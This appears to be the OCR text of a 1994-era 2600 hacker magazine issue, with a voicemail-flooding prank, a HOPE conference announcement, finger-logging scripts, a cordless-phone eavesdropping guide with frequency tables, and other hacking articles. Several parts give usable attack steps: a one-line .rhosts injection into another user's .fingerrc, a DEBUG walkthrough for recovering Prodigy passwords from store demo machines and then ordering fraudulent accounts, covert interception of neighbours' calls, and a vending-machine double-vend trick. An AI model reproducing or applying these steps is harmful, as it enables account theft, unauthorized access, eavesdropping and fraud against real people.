In one incident, a certain person was the victim of a fairly good hack/prank. This served as a study and enabled collection of a great deal of information concerning the entire system. For all practical purposes, we will give the victim the name Tony. Tony did not change his password from the default, which made things quite simple. In Meridian Mail, there is a command called "distribution list" which enables a message to be sent to a list of numbers already entered into the mailbox. As it turns out, it had the capacity to hold about 500 numbers altogether. (Unfortunately, all of these had to be entered by hand.) Another command is called "acknowledgement" which sends a message back to the mother mailbox (in this case, Tony's) when the message was listened to. The third and essential mailbox function was "timed delivery" which should be fairly obvious. All of these were tied together when all of the numbers were entered into the distribution list, tagged for acknowledgement, and set for timed delivery, for four consecutive days. What this did was send a junk message to 500 people. But each time someone listened to it, they unknowingly sent a message of acknowledgement back to Tony's mailbox. This resulted in approximately 500 messages a day in this poor soul's mailbox... *for four days*. They tried changing his password, his number, just about everything. But the system still had the remaining messages and still knew where he lived, so he continued to get them. System Admin didn't know they were timed, so they had no choice but to assume that someone knew their admin commands and codes. A friend of mine was fired from his computer lab job and rehired only after he convinced proper admin that a computer was not used, and definitely not the college's computer system which he knew so much about. Several people were scrutinized during that week, but nothing could be done because all the work was done from public access phones. Now beware - some schools monitor use to the point of recording it on disk and paper, as my school did last year. They have stopped because of new management, but the ability remains. So if you do stuff, don't do it from your phone. The ultimate key is to play dumb and ask questions, because the most important secrets in life are entrusted to the stupid.

Hackers On Planet Earth

The First U.S. Hacker Congress

Yes, it's finally happening. A hacker party unlike anything ever seen before in this country. Come help us celebrate ten years of existence and meet some really interesting and unusual people in the process. We've rented out the entire top floor of a midtown New York hotel, consisting of several gigantic ballrooms. The conference will run around the clock all weekend long.

Speakers and Seminars: Will there be famous people and celebrity hackers? Of course, but the real stars of this convention will be the hundreds of hackers and technologically inclined people journeying from around the globe to share information and get new ideas. That is the real reason to show up. Seminars include: social engineering, cellular phone cloning, cable TV security, stealth technology and surveillance, lockpicking, boxing of all sorts, legal issues, credit cards, encryption, the history of *2600,* password sniffing, viruses, scanner tricks, and many more in the planning stages. Meet people from the Chaos Computer Club, *Hack-Tic, Phrack,* and all sorts of other k-rad groups.

The Network: Bring a computer with you and you can tie into the huge Ethernet we'll be running around the clock. Show off your system and explore someone else's (with their permission, of course). We will have a reliable link to the Internet in addition. Finally, everyone attending will get an account on our **hope.net** machine. We encourage you to try and hack root. We will be giving away some valuable prizes to the successful penetrators, including the keys to a **1994 Corvette.** (We have no idea where the car is, but the keys are a real conversation piece.) Remember, this is only what is currently planned. Every week, something new is being added so don't be surprised to find even more hacker toys on display. We will have guarded storage areas if you don't want to leave your equipment unattended.

Videos: We will have a brand new film on hackers called "Unauthorized Access", a documentary that tells the story from our side and captures the hacker world from Hamburg to Los Angeles and virtually everywhere in between. In addition, we'll have numerous foreign and domestic hacker bits, documentaries, news stories, amateur videos, and security propaganda. There has been a lot of footage captured over the years - this will be a great opportunity to see it all. We will also have one hell of an audio collection, including prank calls that put The Jerky Boys to shame, voice mail hacks, and even confessions by federal informants! It's not too late to contribute material!

Where/When: It all happens Saturday, August 13th and Sunday, August 14th at the **Hotel Pennsylvania** in New York City (Seventh Avenue, between 32nd and 33rd Streets, right across the street from Penn Station). If you intend to be part of the network, you can start setting up Friday night. The conference officially begins at noon on Saturday and will run well into Sunday night.

Registration: Admission to the conference is $20 for the entire weekend if you preregister, $25 at the door, regardless of whether you stay for two days or five minutes. To preregister, fill out the form on the inside back cover, enclose $20, and mail to: **2600 HOPE Conference, PO Box 848, Middle Island, NY 11953.** Preregistration must be postmarked by **7/31/94.**

Accomodations: New York City has numerous cheap places to stay. Check the update sites below for more details as they come in. If you decide to stay in the hotel, there is a special discounted rate if you mention the HOPE Conference. $99 is their base rate (four can fit in one of these rooms, especially if sleeping bags are involved), significantly larger rooms are only about $10 more. Mini-suites are great for between six and ten people - total cost for HOPE people is $160. If you work with others, you can easily get a room in the hotel for between $16 and $50. The Hotel Pennsylvania can be reached at **(212) PEnnsylania 6-5000** (neat, huh?). Rooms must be registered by **7/23/94** to get the special rate.

Travel: There are many cheap ways to get to New York City in August but you may want to start looking now, especially if you're coming from overseas. Travel agencies will help you for free. Also look in various magazines like *Time Out*, the *Village Voice*, local alternative weeklies, and travel sections of newspapers. Buses, trains, and carpools are great alternatives to domestic flights. Keep in touch with the update sites for more information as it comes in.

UPDATE SITES

Voice BBS: (516) 473-2626

Internet:

info@hope.net - for the latest conference information
travel@hope.net - cheap fares and advisories
tech@hope.net - technical questions and suggestions
speakers@hope.net - for anyone interested in speaking at HOPE
vol@hope.net - for people who want to volunteer to help

Usenet newsgroups:

alt.2600 - general hacker discussion
alt.2600.hope.announce - the latest announcements
alt.2600.hope.d - discussion on the conference
alt.2600.hope.tech - technical setup discussion

Wanted: Uncommon people, good music (CD's or cassettes), creative technology. To leave us information or to volunteer to help out, call us at **(516) 751-2600** or email to **2600@hope.net**.

HOPE

foiling the finger command

by Packet Rat

The Finger command is a command that most systems on the Internet have. It allows anyone, anywhere on the Internet to get information on anyone else on the Internet. This has both positive and negative aspects. On the positive side it allows people to leave messages about their whereabouts, phone numbers, etc. This also happens to be the negative side. Depending on how the system administrator configures "finger", info such as your phone number, address, full name, and what you are doing (i.e., what commands you are executing) are available to anyone (and you have no way of knowing who has been poking around). As you may or may not know, information such as that stated above could adversely affect the Internet user. For example, with your name and phone number people could easily social engineer most college or company workers into giving out your address, Social Security number (oh no!), and other sensitive info. With your Social Security number, people can cause you BIG problems (that's another article). You may ask, "What can I do?" Well, here are some solutions:

```
#! /bin/sh
COUNTFILE=$HOME/.fingerd        #Create variable to point to file that will
                                #hold number of times fingered
expr `cat $COUNTFILE` + 1 > $COUNTFILE   #Increase COUNTFILE by 1
echo "My privacy has been violated " `cat $COUNTFILE` "times" #Nice Message
echo
case $2 in                      #Variable $2 detects remote or local
                                #fingerer
remote) echo "People from $1 sure are nosy!"    #Variable $1 is site of fingerer
        echo $1 > /tmp/.safehouse               #Add fingerer site name to file
                                                # /tmp/.safehouse
        /bin/finger @$1 >> /tmp/.safehouse      #Finger fingerer's site
        /usr/ucb/mail -s "REMOTE FINGER!" <UID> < /tmp/.safehouse
                                #Send mail with reverse finger info
        rm /tmp/.safehouse      #Remove temp file
      echo $1 >> /tmp/.spies;;  #Put fingerer site name in list of
                                #fingerers
                                #that have fingered me
local) /usr/ucb/w | grep "finger" | cut -d" " -f1 > /tmp/.spy
                                #Who is running finger locally at the
                                #time I'm being fingered. NOTE: 'grep
                                #finger' can be replaced with:
                                #'grep finger <UID>'
    echo "Hey `cat /tmp/.spy`, stop poking around here!"    #Nicer message
    date > /tmp/.revfing        #Time and Date stamp for finger mail
    finger -l `cat /tmp/.spy` >> /tmp/.revfing
                                #Reverse long finger to get fingerer's
                                #finger info. Append to mail file.
    /usr/ucb/mail -s "FINGERED!" <UID>  < /tmp/.revfing
                                #Mail me fingerer's finger info
    rm /tmp/.revfing            #Remove temp file
    cat /tmp/.spy >> /tmp/.spies    #Add fingerer name to list of
                                #fingerers
    rm /tmp/.spy;;              #Remove temp file
esac                            #End case statement
```

(1) Change your Finger information. On most UNIX systems users can execute the command "chfn" (change finger info) or "passwd -f". By running "chfn" or "passwd -f" you can change your name, phone number, or any other bit of finger information. Note: Some system administrators disable these commands or options for accounting reasons.

(2) Modify your .plan file. The .plan file is a file that is echoed to the screen of the person fingering you. So one thing you can do is create a .plan full of empty lines (100 or so should do). This will have the effect of scrolling your finger info off the fingerer's screen. This works if the person is using a dumb terminal, but useless if he has scrollback on his terminal. You could link your .plan file to a binary file such as /bin/sh (ln -s /bin/sh .plan). This will display garbage characters and possibly make noises (wow!) on the fingerer's system.

(3) If your UNIX system is running GNU finger (finger program written at MIT), you can copy the included script into a file called .fingerrc. The file ".fingerrc" is executed and output goes to stdout. This script will:

a) Keep track of how many times you were fingered.

b) Let you know who fingered you, or where you were fingered from.

c) Do a reverse finger on the fingerer or his site.

d) Let the fingerer know that you have his info.

e) Not give any of your info out (depends on how GNU finger is set up).

Change <UID> to your username. Also, you should change /tmp to a directory that is writable by anyone and accessible from any system on your local net. Also create the file .fingerd in your home directory with a 0 in it.

cat > .fingerd
0
<CTRL-D>

The .fingerrc file and your home directory must have the read and execute permissions set so "others" have access. The .fingerd file should be writable by "others" also. This is necessary because GNU finger is run as user "nobody". If your system is set up so output is filtered through your .fingerrc, you can set up a series of "grep -v" pipes to filter out any info you do not want the world to see. Or you can just put "echo" by itself to display nothing. Another fun thing to do is put "finger -l <USER>" in your .fingerrc. This will have the effect of people seeing someone else's finger info instead of yours.

Note: It is possible to create a program that will kill all finger daemon processes as soon as they are started. This is due to the fact that since your .fingerrc script is run as user "nobody" all commands in it are run as "nobody", just like the daemon finger processes. I urge you not to try this since your local system administrator would get quite mad.

(4) There are other things you can do to stop or limit the amount of finger info that goes out, but these require root (highest) access. As root you can do many things. Some options are:

a) Disable finger (*that* should work!).

b) Use a "Wrapper" program to limit what info the finger daemon supplies.

c) Modify the finger source code (if available).

playing with your fingers

by Shidoshi

Seems that a lot of people are asking questions about backfingering people over the internet who have been fingering them. I hope to explore the different options available to you in this article, and while not divulging much source code, at least offer a few ideas that should give the true explorer hardly any trouble developing a safe and efficient backfinger device.

What's the point? Well, you probably have been "exploring" a few systems lately and have no doubt caught the attention of the system administrator's eye (or one of his staff...), that is, if he cares. You should have absolutely no doubt that if you've been telnetting to port 25 of the same box frequently, that the sysadmin has been looking at your trail. In my case, I get fingered by sysadmins that I don't even know, but they keep checking the wrong account... like I'd really do anything from my university account. Another good thing about logging fingers - it teaches a very important part of UNIX education, that being socket

programming. If you don't know how to handle sockets under your UNIX then you're wasting your time and should go pull out the Commodore and go back to writing "cute" BASIC programs.

Most people who want to finger log only want to impress their friends, whereas others have a serious need to know who's been scratching at their windows. I hope you both can find something of value here. The first thing you need to be conscious of is process time and cost. Always remember that unless you're running your own 386BSD, LINUX, or equivalent box you are on a timesharing system, and your system administrator *will* notice anything that is too process-intensive and *will* kill it and disable the file. I'll start with the worst ways (that aren't really effective anyway) of logging fingers and move on up to something that, with a little thought, could give you more power than you asked for. Hell, I'm using emacs, so I'll even throw in some examples along the way.

Really Bad Things To Type

So let's say you just bought your first UNIX book, or you've just read a few man pages and you're ready to rumble with some commands you've learned about. What are some really stupid things you might do? (Note: these examples are all tested under SunOS 4.1.3 and may or may not work for you, so don't swear by them.)

Let's say you've got the ability to use a .fingerrc file (which executes any script you give it upon your being fingered) that contains something like this:

```
Not my real prompt ~> cat stupid.fingerrc
#!/bin/sh
#
# I am going to actually try to log finger request with this
# I am a tool
w | grep 'f`whoami`' | cut -c-9 >> .fingerlog;echo " `date` "
    >> .fingerlog
```

Why this is just plain stupid:

1) The "w" command (what) is probably the most process-intensive thing you can run as it checks utmp for every single thing that every single person logged on is doing just to look for your stupid name.

2) It will only log people on your home server.

3) You won't accomplish much at 4 pm when the load is 34.43 and your friend decides to write a perl script to finger you 1000 times.

This is just plain nauseating, and it's all too obvious that you're doing it (remember, people do not usually like to know someone is recording what they're doing.)

This also costs way too much in process time to be practical for anyone. The w, ps, and netstat commands could all be used for trying to impracticably log fingers (read the man pages to see what they do) and usually are used by folks who don't really know what UNIX is all about. What you have to remember is that UNIX is an operating system built around itself and that anything that can be done in one way can be reproduced in another or reused (hence the term Widget for you X-windows hackers).

You really should get to know the apropos command if you don't already. It'll help you when you're trying to think of new things to try, but aren't quite sure of what to look for. No sysadmin or local guru (unless you're his/her good friend) is going to explain this to you (but you already know that... you've been hacking for a while, right?).

Check this out:

```
Still not my prompt ~> apropos log
ac (8) - login accounting
audit (2) - write a record to the audit log
audit.log (5) - the security audit trail file
bsuncube (6) - view 3-D Sun logo
catgets, catgetmsg (3C) - get message from a message
    catalog
catopen, catclose (3C) - open/close a message catalog
change_login (8) - control screen blanking and choice of
    login utility
chargefee, ckpacct, dodisk, lastlogin, monacct, nulladm,
    prctmp, prdaily, prtacct, runacct, shutacct, startup,
    turnacct (8) - shell procedures for accounting
.
.
.
xy (4S) - Disk driver for Xylogics 450 and 451
    SMD Disk Controllers
zs (4S) - Zilog 8530 SCC serial communications driver
```

This will give you a lot of information, and, *yes*, you should go and read about all you can. One thing it won't tell you about is ident, and other "superuser" commands. These commands are *very* useful in logging almost everything that happens on the system. If you're running your own box you already know this, but if you're a newbie to the world of TCP/IP identification, you probably had no idea that this daemon was running and telling the system administrators where you've been telnetting, fingering, logging in, and sending url requests. Like I said, I won't get in to the specifics of good logging, but you can be assured that the

forbidden commands (forbidden because, if used wrong, they could bring the system down very, very fast) will be extremely advantageous in finding out who's who. If I were just starting out, I would definitely want to get a look at the code of a good "wrapper" program that already logs everything efficiently. If you've seen tcpwrapper working, then you know what I mean. If you're running a .fingerrc then you should have absolutely no problem running efficiently written source when someone fingers you. Of course, if you don't want to copy lots of code, it's a Good Thing (tm) if you can become root, but that's for you to hack out on your own.

Added Bonus

"Exploring" your .fingerrc

If you've been running your .fingerrc for a while, then you no doubt have discovered, or at least thought about different things you might try. Some stuff that I've done or seen done have ranged from juvenile all the way up to brilliant. Finger logging definitely covers that entire spectrum. One very juvenile thing to do is to have your .fingerrc finger someone else when you are fingered. This will get you in trouble, of course, if the person you finger decides to drop a line in his or her .fingerrc that fingers you. The sysadmin won't like that one bit, trust me.

Another neat thing to do is to try and inadvertently run interactive shells. This is nearly as difficult as it sounds, but if you think about it really hard, and what the .fingerrc is doing, some things begin to come to light. Also, having your .fingerrc open up telnet sessions is a Bad Thing (tm) too. I once had mine do something like telnet eniac.seas.upenn.edu 19 whenever I was fingered (if you didn't know, that's the character generation port used for print testing, it scrolls lots of neat alphanumeric characters for as long as root lets it run). Other process-intensive things that run as you or root (that's simply up to you) can do destructive things, and of course you can always plead innocent with the old line of: "Hey, I didn't know it was going to do that." But, when your sysadmin starts calling you by your real name, it's probably time to lay off.

I know that I've been talking almost exclusively about people who support the .fingerrc file on their system, but unless you are brand spanking new to UNIX, you should know that you can also do much of this by using the "ln" command. I'll let you read the man pages on that one if you don't know what it does (and if you don't, shame shame!).

One final note: Try to remember while you're looking around your system and also creating your own files, that things that execute with your UID should never be world writable, especially if it's one of those rc files. Something I often find on my system is a .fingerrc written by a novice who thinks that it has to be world writable to be executed. You old pros can probably already guess the damage that could be caused if someone were to do a:
prompt ~% echo "echo '+ +' >> .rhosts" >> ~foolish_user/.fingerrc and then finger the person... whoa buddy.

Have fun, and happy hacking.

On the 26th of each month, hackers from around the world converge on Internet Relay Chat channel "#2600". If you're on the net, ask your system admin how you can access irc. If this results in failure, you must continue the search until you find a system that lets you in. Only then can you truly be happy. Good luck and don't get hurt. See you on the 26th.

CORDLESS FUN

by Noam Chomski
NYMPHO
(New York Metropolitan
Phreak Hack Organization)

Did you know that you can *legally* monitor people on their cordless phones? "Whoopee!" you say? Well, I think it's stupendous! More and more people are getting cordless and even I, an incredibly likely target for cordless scanning, let juicy bits of info flow over my cordless (albeit none incriminating).

Yes, even though cellular is a no-no, you are currently legally allowed to drive around in your car and tape people's cordless conversations. Or you can do it on foot. Receivers that pick up 46-50 MHz go for around $100. I suggest ignoring Rat Shack and heading down to your local ham club or ham store - ham stores are great because they are almost like junkyards. Not only can you get a bargain, you might be able to find an old receiver that picks up the now banned 800 MHz frequencies.

Even though I've owned my receiver for less than a week, I already can categorize most conversations: 1) mothers talking about their children, 2) fathers talking about handyman work, computers or *corporations/stock market,* 3) people talking in Spanish, Greek, Korean, etc., 4) girls talking about sex with other girls, 5) boyfriend/girlfriend conversations. However, I'm sure everyone can find very interesting uses, especially since you can drive up to someone's house and "discover" whether or not they have cordless. (A scan of a local hacker yielded his father talking about dBase with another guy, yips. Also, we picked up a guy talking about his BBS's doors and (yahoo!) chess match screen savers.) I'm sure your local congressman or equities trader has things to say that you'd like to get on a TDK tape. Or whatever.

AT&T is obviously one of the most popular brands of cordless phones in the States, and I have the specs for two of their models, an older one (5300) and the newer one (5515):

Channel	B-H	H-B
1*	46.61	49.67
2	46.63	49.845
3	46.67	49.86
4*	46.71	49.77
5	46.73	49.875
6	46.77	49.83
7	46.83	49.89
8*	46.87	49.93
9	46.93	49.99
10	46.97	49.97

The AT&T 5515 has 10 channels, while the 5300 has only 3, which are the ones starred above (1, 4, and 8 on the 5515 are 1, 2, and 3 respectively on the 5300). All the frequencies listed are in Megahertz. There are two frequencies for each possible channel that a conversation can be on, the Base to Handset side and the Handset to Base side. The B-H side is the one to "scan" with because 1) it has the local and the remote caller, thus you hear a two-way conversation; 2) since the base unit is plugged in (120 volts), its signal is stronger than the handset's, and you can pick it up farther away then with the handset side. The H-B side also has its advantages: 1) As you can hear only the handset signal, you can discern the local speaker from the remote speaker; 2) As the H-B signal has a shorter radius than the B-H, you can "home in" on where the speaker is, useful when you are scanning in a well-populated area.

You might even be able to get these frequencies with an old worldband radio or a walkie-talkie used at work. The best would probably be to get a portable scanner to plug into your car's cigarette lighter, and hook up a very good antenna to your car's front. However, it can be done without a car just as easily, with a scanner in one pocket, a tape recorder in the other, and a pair of headphones over your ears.

I'd keep all of this a secret, but as Barney says, "Caring means sharing!"

the 2600 voice bbs has a new number:

ADMINS WITHOUT A CLUE

by Kevin Crow

Here is a collection of quotes that have been gathered during the recent past that express a position on security that I would like to entitle "Famous Last Words".

"If someone's hacked our system, we'd certainly like to know about it, although it's very doubtful; more likely, this is just someone trying to make you nervous."

Here we have the system administrators of Netcom Communications out of San Jose, California responding to a very *real* hack on their system. This kind of attitude towards security will oftentimes lead to disaster.

"Sorry for not responding sooner. :) As per our other email, your account has been restored. Your home directory was accidentally misplaced due to our error."

In another letter, Netcom actually blamed *themselves,* not even *considering* the possibility. Way to go!

"Your home directory has been restored. Please let us know if you have any more trouble."

These sorts of security hacks are oftentimes directed towards a person specifically, but sometimes they can be much more malicious. Perhaps next time there is "more trouble" they won't need to be told, they'll just find out themselves when they're staring directly at empty disks.

"We have no record of removing your account, but we apologize for any inconvenience we have caused."

Again, if they refuse to keep their eyes open, they may have no records at all!

Now I'd like to move on to another collection. This one comes from a computer science university. In the words of the system admin:

"About 40 percent of the passwords on the computer science system have been cracked."

At least in this case, the security administration was admitting to problems.

"If you leave lollipops sitting in front of the store, somebody's going to take one."

"It's not possible to make a system completely secure."

Yes, this is true. But there are at least certain measures to be taken so that compromising system security isn't as easy as picking lollipops off the floor.

"If people become more aware of the possible penalties, there will be many fewer people that will be willing to take those risks."

This is *not* a solution to system security, as oftentimes there is simply no way to track down the people involved. Threats like these can lead to challenges in the eyes of some system crackers.

"The system is secure from everyone who is properly using the system."

Brilliant. Now that they've mastered that, perhaps it would be a good idea to secure the system from those who *aren't* using it properly! Security is an issue that is a constant. Security isn't set up to keep out the people who aren't going to try to come in anyway. If it were, it wouldn't be called security.

"I don't think we'd use that standard for any other phase of our lives."

Well, it seems to me that if "that standard" isn't used for any phase of his life, then maybe he should consider his arrogance to computer security, and do something about it. Otherwise, he really is taking no action towards computer security.

I hope that those of you reading this will benefit from this arrogance. While it's not always possible to spend time securing a system, the first step is recognizing that a security problem can exist.

HACKING PRODIGY

by DeVillage Fool

Before I start I would like to tell you a little story. Not too long ago I used to be a Prodigy subscriber. One day I had this idea of changing my real name to a better one, "F-ck Face". Well, the next day I received an E-mail from Prodigy saying that "-" is not allowed. So I figured, OK, I'll change my name to "Fuck Face". No "-" there. The next day Prodigy forwards me another E-mail saying that this kind of language is "inappropriate in a family service" (whatever that's supposed to mean). Once again I changed my name. This time to "Fvck Face". English is not my first language but from what I can tell, "fvck" is not even a word, right? *No.* Apparently, the Prodigy police have their own English version. They were quick to respond with a third threat.

Three days had passed and the "Fuck Face" gig was getting kind of old. I figured why mess around with that cursed ID when I had four other fresh ID's to play with. I registered a legitimate name on a new ID and put the entire "Fuck Face" controversy to rest. Or so I thought.

Not a week had passed before a fourth E-mail had arrived. This time from God himself - the Board Manager. He made it short and simple, "Change your name or get locked out of the service." I politely replied, "Kiss my fucking ass!!!" and now whenever I log onto the service I get the following message: "There is a problem with your account. Please call customer service at 800-776-3449 for assistance."

I guess I can't change the world. But with a little help from *2600* I can sure write this article.

Prodigy is just like Compuserve, Genie, etc. They all run off the same basic format. They have an account and a password which is the password of *whatever* chosen by the owner of the account.

A Prodigy ID consists of four letters plus two digits plus any letter between A and E (a letter for each member of the household - the main ID is always "A").

Example:

DDVF69A

I would estimate that about 10 percent of the users will use some part of their name in the password.

Example:

Account: DDVF69A
Owner: Jamie Wallis
PW:J.W
or Jamie
Wallis
Jam

That is just an example. And with about 10 percent of the people being dumb enough to do that you would think that you would have a real good chance, and in reality, you do. But consider this - there are usually about 300+ users who share any one name. Ten percent of 300 is 30. Thirty users out of 300 - that is still going to be a fun little job just to find one of those idiots. So don't just jump in thinking that you have it made.

I have never found any programs like Pcp Code Hacker. So, most of the work that you have to do will have to be done manually, which will turn many people off. So if you are lazy and unlucky, the next one is for you:

First thing you'll need is the Prodigy Software. If you don't have the software you can copy it from a friend or you may buy the Prodigy Start-Up Kit for $30.

Go to Sears, Radio Shack, or any other store that provides an on-line demonstration of Prodigy (the system of a faithful friend will also do nicely). Ask for a demonstration. Memorize the ID and the password length as they are being entered (a * will be displayed for each character of the password). When they log off, wait for them to leave and follow this simple three-step procedure (the whole deal should take you no longer than 15 seconds): 1. From the dos prompt type DEBUG.

2. Type S0 FFF0 plus the 3 characters of the ID, starting with the fourth column from the left.

Example: If the ID is DDVF69A you will type S0 FFF0 "F69" (remember to always capitalize!).

The computer will display all the locations of the disk sectors where F69 was located (usually 1-4 locations will be displayed).

3. Next, type D plus the number after the ":" of the disk sector which you located in Step 2.

Example: If the disk sector is 12FF:1170 type D1170. Repeat this step for each disk sector number you locate.

Each time you execute the "D" command, the computer will display the sector with the partial ID plus seven other sectors. If the password is displayed it will in most cases follow right after the ID. Most passwords chosen by stores are very stereotypical since they must appeal to the minds of their dim-witted employees and will be extremely easy to detect if placed between a line of "garbage". While the password may not be displayed in every hacking session, you should have a solid three out of five success rate!


Here is how a complete hacking session may look where ID = DDVF69A and PW = ASSHOLE:

```
C:\>DEBUG
-S0 FFF0 "F69"
12FF:1170
-D1170
12FF:1170 41 12 06 07 34 21 37 62-39 32 11 20 33 14 28 F69A.ASSHOLE.06.1
12FF:1180 2E 12 06 09 59 00 00 00-00 7A 00 00 00 7A 12 7.25Y.....!..
12FF:1190 EB 12 00 00 00 00 00 00-00 00 00 00 00 00 8A .....".....
12FF:11A0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
12FF:11B0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
12FF:11C0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
12FF:11D0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
12FF:11E0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
-Q
C:\>
```

On Prodigy you get unlimited hours and up to six people can be on the same ID at the same time. Still, it's a good idea to set up your own ID and password when you first log in (just don't use your real name!). This can only be done through the main ID, "A", as long as there are empty ID's left (there are a total of five ID's to every account). This will insure that you won't get locked out in case the password changes.

One way to prolong your visit is to order a brand new account through the hacked ID. This is a service provided by Prodigy. The entire transaction costs $2.

Once you receive the new account, simply register it on a fake name and a fake address. There is a down side: since the new account will be E-mailed to the hacked ID, you'll have to be the first to grab it. By the time the ID owner receives his unusual bill and Prodigy's brainless employees even begin to assess the situation, you should have a full month of worry-free service. *Never* repeat this step under a previously ordered account.



Hacking the SMALL Stuff

by Leonardo Brandson

I've always been a hacker. When I was in third grade, the math tests that my class would be subjected to had the answers at the bottom of the page, encrypted with a simple substitution cipher. The code changed from week to week. Rather than work the whole quiz, I'd just do the first few problems, double-check them carefully, then crack the code, and fill out the rest of the quiz in no time. Sometimes I'd even pass the code along to the other kids.... Wasn't this a whole lot harder than just doing the arithmetic? Of course it was. The cost-benefit ratio was definitely not in my favor, but I just *had* to figure this stuff out. And it's that spirit of inquiry that is, to me, what hacking is all about.

This article won't give the details on the latest switches the RBOCs are installing, nor will it tell how to reverse-engineer your cellular phone. In fact, most of the hacks I'm about to describe are quite obsolete. What I hope they will do, though, is illustrate some of the thought processes that go into hacking, and show how a hacker should always take time to play with technology, and be constantly alert to the little details that most other people overlook.

Automatic Teller Machines

There are several different varieties of ATM's. On the version at my old bank, I always played around, trying different sequences of keypresses whenever I used it. I found that if, at the end of my first transaction, I requested *another* transaction, then immediately pulled my card out of the slot before the machine could suck it back in, the machine would lower the window that protected its display, and a little red "CLOSED" sign would pop up. The machine would then stay down for about five minutes, as it began clicking and cycling each component (envelope slot, bill counter, etc.) in sequence. Presumably, it was performing some sort of diagnostic self-test. Five minutes later, the sign would switch back to "OPEN", and the ATM would resume its usual behavior.

After a couple of years, the firmware on these machines got revved, and this trick no longer worked. But I still try doing weird things during ATM transactions, just to see what else I might discover. If it eats my card, well, it'll arrive in my mail a week or two later....

Old Calculators

When I was in high school, calculators were rather large things with LED displays that ate batteries like crazy. I had a Texas Instruments TI-30 calculator that did little more than square root, reciprocal, and trig functions. All the keys were arranged in a standard rectangular matrix, one where each key, when pressed, closed a circuit between one vertical and one horizontal wire. This kind of arrangement of course precludes any meaningful decoding when multiple keys are pressed simultaneously.

One day, while drumming my fingers around on the calculator (which was turned off), some LED segments lit up! Intrigued, I started experimenting. The ON/CLEAR and OFF buttons were part of the same matrix as the rest of the keys. Of course, with the power off, there would be no way for the ON/CLEAR key to be detected, so it was wired to an additional circuit. This meant, though, that the separate circuit could be triggered, not only by pressing the ON/CLEAR key, but by pressing any combination of keys that would complete a circuit between the row and column of the ON/CLEAR key. In fact, the OFF key worked the same way. So now I could turn my calculator on and off without touching the ON and OFF keys.

That was nifty but utterly worthless, so I'll move on to a more interesting calculator: the Sharp EL-512. I bought this one several years after the TI-30. It had an LCD display, and all kinds of useful functions, like two-variable statistics, programmability, factorials, and hexadecimal conversion. Sometimes, though, it would get confused and put garbage on the screen - not even numbers, just odd LCD segments. Of course, I had to figure out why and how this happened, so I could spell out words on my (numeric-only) display.

Here is what I found: When a decimal-to-hex conversion is performed, the EL-512 checks to make sure that the number is not already expressed in hex. (This calculator predates the current method of hex conversion, which is to have a separate mode for each base: "hex mode", etc.) If the number is already in hex, no conversion is performed. When the conversion occurs in a program, however, no such check is made, and the jumbled-up screen resulted from attempting to convert to hex a number that was already expressed in hex.

The line segments on the top half of the display were consistent: they were the upper four segments of the number which had been previously displayed. The bottom segments, though, depended on the calculations which had gone before. Eventually I determined them to be dependent only upon the value in the accumulator register. These segments would be activated as follows:

Starting from the third digit of the number in the accumulator, each bit in that digit would correspond to a segment in the lower part of the digit on the display (starting from the first digit on the display, so only the top segments of the last two digits could be controlled).

Getting the desired value into the accumulator was trivial: the EL-512 had a key marked with a double-headed arrow, pointing up and down. Its function was to swap the value in the display register with the value in the accumulator register. Its intended use was to enter ordered pairs of values for the two-variable statistics: you would enter X, press this button to store X in the accumulator, then enter Y. (It could, of course, be used for other things, such as recalling the last intermediate value in a series of calculations after the final result was noted.)

Here's an example: With the display reading "55b105b180": and the accumulator containing 19000900, the result would be "FELinELion". With a display of "C99bC8b11" and an accumulator value of 9000939, the result would be "CooLCAt'".

And so on. Not of any practical value, but amusing... I kept a small slip of paper with that calculator, listing all of the characters I could produce with this method, both upright and inverted. Upright, I could recognizably generate versions of:

ACcEFHhiLlnoPqrtuyZ

The upside down character set I'll leave as an exercise for the reader....

Vending Machines

Hacking vending machines and other coin-op devices is a whole topic unto itself. But this example illustrates the chain of reasoning that led to my discovery of the hack.

There is a type of vending machine which has items stacked in metal spirals. When you make your selection, the spiral wire turns one full revolution, effectively screwing a single package (candy bar, bag of chips, or whatever) off the end, dropping it into the hopper below. Nowadays, most of these machines have a panel where you must specify the row and column of your choice, but earlier versions of these machines simply had one button per selection.

The machine in the office where I worked was of the latter type, and had two separate banks of buttons, about 20-25 buttons on each. Now, I found myself wondering why the buttons had been separated into two separate banks. The separation was not really significant enough to be helpful in locating your selection, and they did not seem to have any logical separation between them, either. I concluded that they were put into two separate banks because of some internal limitation, some circuit that could only read one bank of buttons at a time, something like that.

I had already tried putting my money into the machine, then simultaneously pressing two buttons in the same bank. It was simply a race: whichever button closed first would determine the selection I got. But now I tried pressing two corresponding buttons, one in each bank, at the same time. Sure enough, as long as I had put in enough coins to cover the more expensive of the two items, BOTH coils would turn, and I'd get two snacks for the price of one.

In Conclusion

I see many people asking, in letter columns, on the net, on BBS's, the same question: "How can I become a hacker?" The answer, of course, is always the same: experiment, play around, try to figure out for yourself just how the technology works. But hacking isn't just phones and computers - the same process can be applied to the small stuff that we come into contact with every day. Never miss an opportunity to practice your hacking skills!

LETTERS TO READ BY

A Busy Connection

Dear *2600*:

